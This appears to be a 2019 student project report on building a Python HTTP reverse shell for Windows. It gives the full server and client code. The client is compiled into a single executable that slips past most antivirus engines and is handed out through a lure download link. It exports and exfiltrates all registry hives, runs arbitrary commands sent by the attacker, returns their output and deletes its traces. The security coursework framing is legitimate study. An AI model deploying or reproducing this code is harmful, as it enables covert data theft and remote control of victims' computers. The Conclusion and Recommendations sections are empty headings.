HTTP Reverse Shell Report

Jordan Sosnowski, John Osho

2019-11-07

Executive summary

For this project we were tasked with producing a Python reverse HTTP shell. Following a server-client model; our exploit allows the server to export the clients entire registry without an anti-virus flagging the process as malicious. The exploit needs to be downloaded to the clients machine using a webserver hosted by the server. In addition to this the exploit needs to be compiled to an executable.

Introduction

A. Problem statement

With this project multiple steps went into it. First, an understanding of how socket programming works is needed. The Python library *requests* was used to aid in this task. In addition to socket programming, a process to compile the clients source code to an executable is required. Once the basic connection was established between the server and client the command, to export the registry, was needed. After exporting the registry to text files we needed a process to export the data from the victims machine to the server. Optionally, we need the process to clean up traces of its work. We used *PyInstaller*, an additional Python library, to compile to an executable. During the coding process it was imperative that we kept in mind that we could not be flagged by Windows Defender, Window's default anti-virus program. The last hurdle, and the easiest, was establishing a simple web server to distribute the executable to the client's machine.

B. Definition of terms

Data exfiltration

This is an unauthorized copying, transfer or retrieval of data from a computer or server.

A web server

This is software or hardware established to satisfy web requests. It uses HTTP (Hypertext Transfer Protocol) to serve the files (such as text, images, video, and application data) to clients that request the data. These files, with the aid of web languages HTML, JavaScript, CSS, form web pages such as <www.google.com> and <www.auburn.edu>

Windows executable (.EXE)

An windows executable is a program file capable of running on Microsoft Windows, 32-bit or 64-bit.

A reverse shell

A type of shell where target machine communicates back to an attacking machine listening on a port for the connection.

Anti-virus software (anti-malware)

This is a software that detects, prevents, and removes viruses, worms, and other malware from a computer.

C. Python code Explanation

Executable file conversion

```
1 pyinstaller --onefile client.py
```

> "PyInstaller freezes (packages) Python applications into stand-alone executables…"

Using PyInstaller we are able to compile our client module into a stand alone executable that will run regardless if Python or the dependencies are installed on the victim system.

Using the `--onefile` flag, compiles the executable statically, meaning all the libraries that it uses are apart of the final exe instead of library files to be linked dynamically.

If we did not provide the `--onefile` flag, we would have to transfer over any needed libraries required by the final executable.

For instance, running **pyinstaller client.py** produces a **python37.dll**, **libssl-1_1.dll**, and others. Since we are trying to produce an executable that is stealthily it is better to link all these files statically, especially since we do not know if they will be on the final machine or not.

Webserver setup

```
1 python -m http.server
```

Since the main objective of this project was to build a Python platform that can perform a reverse shell and not to actually convince the user to download a malicious program we decided simple to use the default http server built into Python.

Using this by default, without a provided index.html, it will display it's host files for its current working directory.

We created a very basic index.html to allow the "user" easier access to downloading the payload. Below is our index.html. As one can see it is just a simple relative link to the payload.

```
1    <center>
2        <a href="./dist/client.exe">Special!</a>
3    </center>
```

Python (windows executable) download

On the victims machine if they direct the web browser of their choice to the attacker's IP at port **8000** they can access the web server. For example when running our tests my attacker's IP was **172.19.69.245**. Therefore, to access the web server the victim would need to go to **http://172.19.69.245:8000**. From there they can click the *Special!* link and accept the download.

Python (windows executable) evasion

During the download Windows Defender should not flag the executable as malicious. When checking our executable against Virus Total, a popular site to see if a file is malicious or not, only 2 out of 69 popular anti-virus providers flagged the payload.

However, when executing it Windows will raise a pop up warning the intended victim that this executable is not signed and cannot be verified. Most applications are signed by trusted certificate authorities to ensure that the application came from a trusted source. However, many open source projects do not have the funding to buy signatures so it is not uncommon for non-malicious files to not be signed.



Figure 0.1: Virus Total Scan

Python (windows executable) execution

Reverse shell initial connection

Once the payload is executed on the victims machine it immediately sends a `GET` request to the attacker.

```
IP = 'http://' + '172.19.69.245' + ':8080'
...
req = requests.get(IP)
command = req.text
```

Once that `GET` request is received by the attacker its `ReverseShellHandler` which is currently serving port 8080 will respond. If the `ReverseShellHandler` class provides its implementation for `GET` called `do_GET(self)` the `ReverseShellHandler` object will call it.

Inside `do_Get(self)` if the server is set to manual it will request input from the attacker. After input is provided, it will be send back to the victim's machine for processing. If the server is not set to manual then it will send `!` to the victim.

```
def do_GET(self):
    """
    When the server is hit with a GET request
    it requires input from the attacker that will
    be sent back to the victims machine

```

```
    If manual, allow input from user
    If not manual, run registry export

    """

    if MANUAL:
        command = input(Fore.YELLOW + ">> ")
        print(Style.RESET_ALL)
    else:
        command = '!'

    # boilerplate http
    self.send_response(200)
    self.send_header("Content-type", "text/html")
    self.end_headers()

    # send command to victim machine
    self.wfile.write(command.encode())
```

Manual is determined by the amount of command line arguments send to **server.py** when it is ran. By default server.py will have one command line argument, the path of itself. But, if the attacker provides any commands at all manual will be set to False.

```
if len(sys.argv) == 2:
    MANUAL = True
else:
    MANUAL = False
```

b. Registry file export

If the victim's machine receives `!` from the server it will run the registry file export function, `pull_registry()`. From there it uses the Windows batch command `reg export` to export the registry keys. Each hive will have be exported by themselves, there are six main hives. For each `reg export` call a output file with the name of the hive is produced. Immediately following the creation of the registry file it is sent to a zip file called **reg.zip**. After the file is added to the zip archive, it is removed from the victims machine.

```
def pull_registry():
    """
    Using windows reg export batch command exports all registry
    keys (other than ones requiring admin access like SAM). Following
    the exporting of the registry to files, those files will be zipped,
    removed, and then sent back to the server.
    """
    hives = ['HKEY_CLASSES_ROOT', 'HKEY_CURRENT_USER',
             'HKEY_LOCAL_MACHINE', 'HKEY_USERS', 'HKEY_CURRENT_CONFIG']

    zipfile = 'reg.zip'
```

```
    with ZipFile(zipfile, 'w') as zip:
        for key in hives:
            fname = f"bkReg_{key}.reg"
            filenamepath = f"{fname}"
            regkk = f"reg export {key} {filenamepath}"
            os.system(regkk)
            zip.write(filenamepath)
            os.remove(filenamepath)
```

c. Registry file exfiltration

After each hive is exported and added to the **reg.zip** archive, the zip file is sent back to the attacker's server with `send_file(command)`.

```
# path to zip file containing reg keys, start with  ^
send_file(f'^ ./{zipfile}')
```

`send_file(command)` takes in a string that starts with a `^`. `^` is used to determine which path the intial logic should take. This is the same reason for using `!` to tell the victims machine to run the registry export. After the `^`, a file path is provided. This file path is the file that is being requested to be sent back to the attacker's server. In this case the `command` variable would be equal to `^ ./reg.zip`.

The victim machine will use the requests library in the same way that it made its initial `GET` request except this time it will make a `POST` request and also state that it is sending a file not just data. If the file path does not exist or could not be accessed the victim will send back an error message to notify the attacker something has gone wrong.

```
def send_file(command):
    """
    Sends requested file back to server

    args:
        command (str): string containing path to file
        to send to server

        uses format  ^ file_path

    """
    path = command[2:]
    print(f"Pulling file: {path}")

    if os.path.exists(path):
        url = IP + '/store'  # Append /store in the URL
        # Add a dictionary key where file will be stored
        files = {'file': open(path, 'rb')}
        r = requests.post(url, files=files)  # Send the file
        # requests library use POST method called "multipart/form-data"
    else:
```

```
22          post_response = requests.post(
23              url=IP, data='[-] Not able to find the file !')
```

After the file is sent back to the server, the server's `ReverseShellHandler` is called again. This time it requires an implementation of `POST` found in `do_POST(self)`. In do post the server first checks to see if **/store** has been appended to the path. If so it is an indication that the victims machine is sending back a file. If this is the case it will need to use `cgi` to parse the request header's and then cgi's `FieldStorage` to parse the data sent back. Without using `cgi` and `FieldStorage` it would be much more difficult to return the file to its original format and since a zip archive is a binary file it needs to have its header and footer information exact for the attacker to be able to unzip it. After parsing the file, the server sends a reply back to the victim to notify that the data was received. The attacker can now unzip the **reg.zip** archive now on their machine and retrieve the victim's registry keys.

If **/store** was not appended then the data sent by the victim would be printed to standard output on the attacker's machine. For example if manual mode was set the attacker could send `dir` to the victim and the victim would send to the attacker the current directory's contents. Once the data is received by the attacker it would be printed to his screen, giving him essentially a pseudo shell.

```
1  def do_POST(self):
2      """
3      When the server is hit with a POST request it will
4      first check to see if the path has been appended with /store
5      meaning that it is sending a file back. If so the file parsed
6      and returned to its original format using FieldStorage and is saved
           .
7
8      Otherwise if store is not in the path the data from the POST is
           printed out
9      """
10     if self.path == '/store':  # Check whether /store is appended or
           not
11
12         ctype, _ = cgi.parse_header(
13             self.headers['content-type'])
14         if ctype == 'multipart/form-data':
15             fs = cgi.FieldStorage(fp=self.rfile, headers=self.headers,
                   environ={
16                  'REQUEST_METHOD': 'POST'})
17
18         # Here file is the key to hold the actual file, same key as the
               one set in client.py
19         fs_up = fs['file']
20
21         # Create new file and write contents into this file
22         with open(fs_up.filename, '+wb') as o:
23             o.write(fs_up.file.read())
24             self.send_response(200)
```

```
            self.end_headers()
        return

    self.send_response(200)
    self.end_headers()

    # Define the length which means how many bytes the HTTP POST data
       contains
    length = int(self.headers['Content-Length'])

    postVar = self.rfile.read(length).decode()

    print(Fore.GREEN + postVar, end='')
    print(Style.RESET_ALL)
```

Returning to the victim's machine. After the call to `send_file(command)`, the victims machine will then remove the `reg.zip` archive.

```
    os.remove(f'./{zipfile}')
```

d. Reverse shell termination

After the call to `pull_registry()`, code execution returns to main. Following the call **`break`** is called and the while loop exits killing the connection to the victim.

If `^` or anything other than `t`, `terminate`, or `!` was provided the while loop runs again to get an additional command from the server.

```
def main():
    """
    Main logic loop

    Based on input from server runs either:

            pulls specified file
            exports registry
            run specified command
    """

    while True:

        # Setup connection to attacker
        # Send GET request to host machine
        req = requests.get(IP)
        command = req.text

        print(f"Status Code: {req.status_code}")

        if command in {'terminate', 't'}:
            print("Terminating Connection")
```

```
            break
        elif '!' in command:
            pull_registry()
            break
        elif '^' in command:
            send_file(command)
        else:
            run_process(command)
        print(f"Status Code: {req.status_code}")
        time.sleep(2)
```

Conclusion

Recommendations

Appendix

Server Code

```
#!/usr/bin/env python3

import socketserver
import http.server
import cgi
from colorama import Fore, Back, Style
import sys

PORT = 8080
"""
Authors: Jordan Sosnowski and John Osho
Date: November 1, 2019

HTTP Reverse Shell Server
"""

# if user provides command line param manual true
if len(sys.argv) == 2:
    MANUAL = True
else:
    MANUAL = False


class ReverseShellHandler(http.server.BaseHTTPRequestHandler):
    """
    Custom Class that inherits from the base http handler
```

```
27
28      Defines GET and POST methods
29
30      """
31
32      def do_GET(self):
33          """
34          When the server is hit with a GET request
35          it requires input from the attacker that will
36          be sent back to the victims machine
37
38          If manual, allow input from user
39          If not manual, run registry export
40
41          """
42
43          if MANUAL:
44              command = input(Fore.YELLOW + ">> ")
45              print(Style.RESET_ALL)
46          else:
47              command = '!'
48
49          # boilerplate http
50          self.send_response(200)
51          self.send_header("Content-type", "text/html")
52          self.end_headers()
53
54          # send command to victim machine
55          self.wfile.write(command.encode())
56
57      def do_POST(self):
58          """
59          When the server is hit with a POST request it will
60          first check to see if the path has been appended with /store
61          meaning that it is sending a file back. If so the file parsed
62          and returned to its original format using FieldStorage and is
               saved.
63
64          Otherwise if store is not in the path the data from the POST is
                printed out
65          """
66          if self.path == '/store':  # Check whether /store is appended
               or not
67
68              ctype, _ = cgi.parse_header(
69                  self.headers['content-type'])
70              if ctype == 'multipart/form-data':
71                  fs = cgi.FieldStorage(fp=self.rfile, headers=self.
                       headers, environ={
72                       'REQUEST_METHOD': 'POST'})
73
```

```
74              # Here file is the key to hold the actual file, same key as
                    the one set in client.py
75              fs_up = fs['file']
76
77              # Create new file and write contents into this file
78              with open(fs_up.filename, '+wb') as o:
79                  o.write(fs_up.file.read())
80                  self.send_response(200)
81                  self.end_headers()
82              return
83
84          self.send_response(200)
85          self.end_headers()
86
87          # Define the length which means how many bytes the HTTP POST
                data contains
88          length = int(self.headers['Content-Length'])
89
90          postVar = self.rfile.read(length).decode()
91
92          print(Fore.GREEN + postVar, end='')
93          print(Style.RESET_ALL)
94
95  def main():
96      with socketserver.TCPServer(("", PORT), ReverseShellHandler) as
            httpd:
97          print(f"serving at port {PORT}")
98          try:
99              httpd.serve_forever()
100         except KeyboardInterrupt:
101             print("Server is terminated")
102             httpd.server_close()
```

Client Code

```
1  #!/usr/bin/env python3
2
3  from zipfile import ZipFile
4  import http.client
5  import subprocess
6  import time
7  import requests
8  import os
9
10 IP = 'http://' + '172.19.69.245' + ':8080'
11
12 """
13 Authors: Jordan Sosnowski and John Osho
14 Date: November 1, 2019
```

```
15
16  HTTP Reverse Shell Client
17  """
18
19
20  def pull_registry():
21      """
22      Using windows reg export batch command exports all registry
23      keys (other than ones requiring admin access like SAM). Following
24      the exporting of the registry to files, those files will be zipped,
25      removed, and then sent back to the server.
26      """
27      hives = ['HKEY_CLASSES_ROOT', 'HKEY_CURRENT_USER',
28               'HKEY_LOCAL_MACHINE', 'HKEY_USERS', 'HKEY_CURRENT_CONFIG']
29
30      zipfile = 'reg.zip'
31      with ZipFile(zipfile, 'w') as zip:
32          for key in hives:
33              fname = f"bkReg_{key}.reg"
34              filenamepath = f"{fname}"
35              regkk = f"reg export {key} {filenamepath}"
36              os.system(regkk)
37              zip.write(filenamepath)
38              os.remove(filenamepath)
39
40      # path to zip file containing reg keys, start with  ^
41      send_file(f'^ ./{zipfile}')
42
43      os.remove(f'./{zipfile}')
44
45
46  def send_file(command):
47      """
48      Sends requested file back to server
49
50      args:
51          command (str): string containing path to file
52          to send to server
53
54          uses format  ^ file_path
55
56      """
57      path = command[2:]
58      print(f"Pulling file: {path}")
59
60      if os.path.exists(path):
61          url = IP + '/store'  # Append /store in the URL
62          # Add a dictionary key where file will be stored
63          files = {'file': open(path, 'rb')}
64          r = requests.post(url, files=files)  # Send the file
65          # requests library use POST method called "multipart/form-data"
```

```
66      else:
67          post_response = requests.post(
68              url=IP, data='[-] Not able to find the file !')
69
70
71  def run_process(command):
72      """
73      Runs local process on machine
74
75      args:
76          command (str): command to run on machine
77
78          i.e. ls, dir, cat /etc/hosts
79      """
80
81      print(f"Running command: {command}")
82
83      # ouptut needs to be captures as we are sending the std out and
            error back
84      cmd = subprocess.run(command, capture_output=True, shell=True)
85
86      # only send out and err if they exist, limits post requests back to
            server
87      out = cmd.stdout.decode()
88      err = cmd.stderr.decode()
89      if out:
90          post_response = requests.post(
91              url=IP, data=out)
92      if err:
93          post_response = requests.post(
94              url=IP, data=err)
95
96
97  def main():
98      """
99      Main logic loop
100
101     Based on input from server runs either:
102
103             pulls specified file
104             exports registry
105             run specified command
106     """
107
108     while True:
109
110         # Setup connection to attacker
111         # Send GET request to host machine
112         req = requests.get(IP)
113         command = req.text
114
```

```
115         print(f"Status Code: {req.status_code}")
116
117         if command in {'terminate', 't'}:
118             print("Terminating Connection")
119             break
120         elif '!' in command:
121             pull_registry()
122             break
123         elif '^' in command:
124             send_file(command)
125         else:
126             run_process(command)
127         print(f"Status Code: {req.status_code}")
128         time.sleep(2)
129
130
131 if __name__ == "__main__":
132     main()
```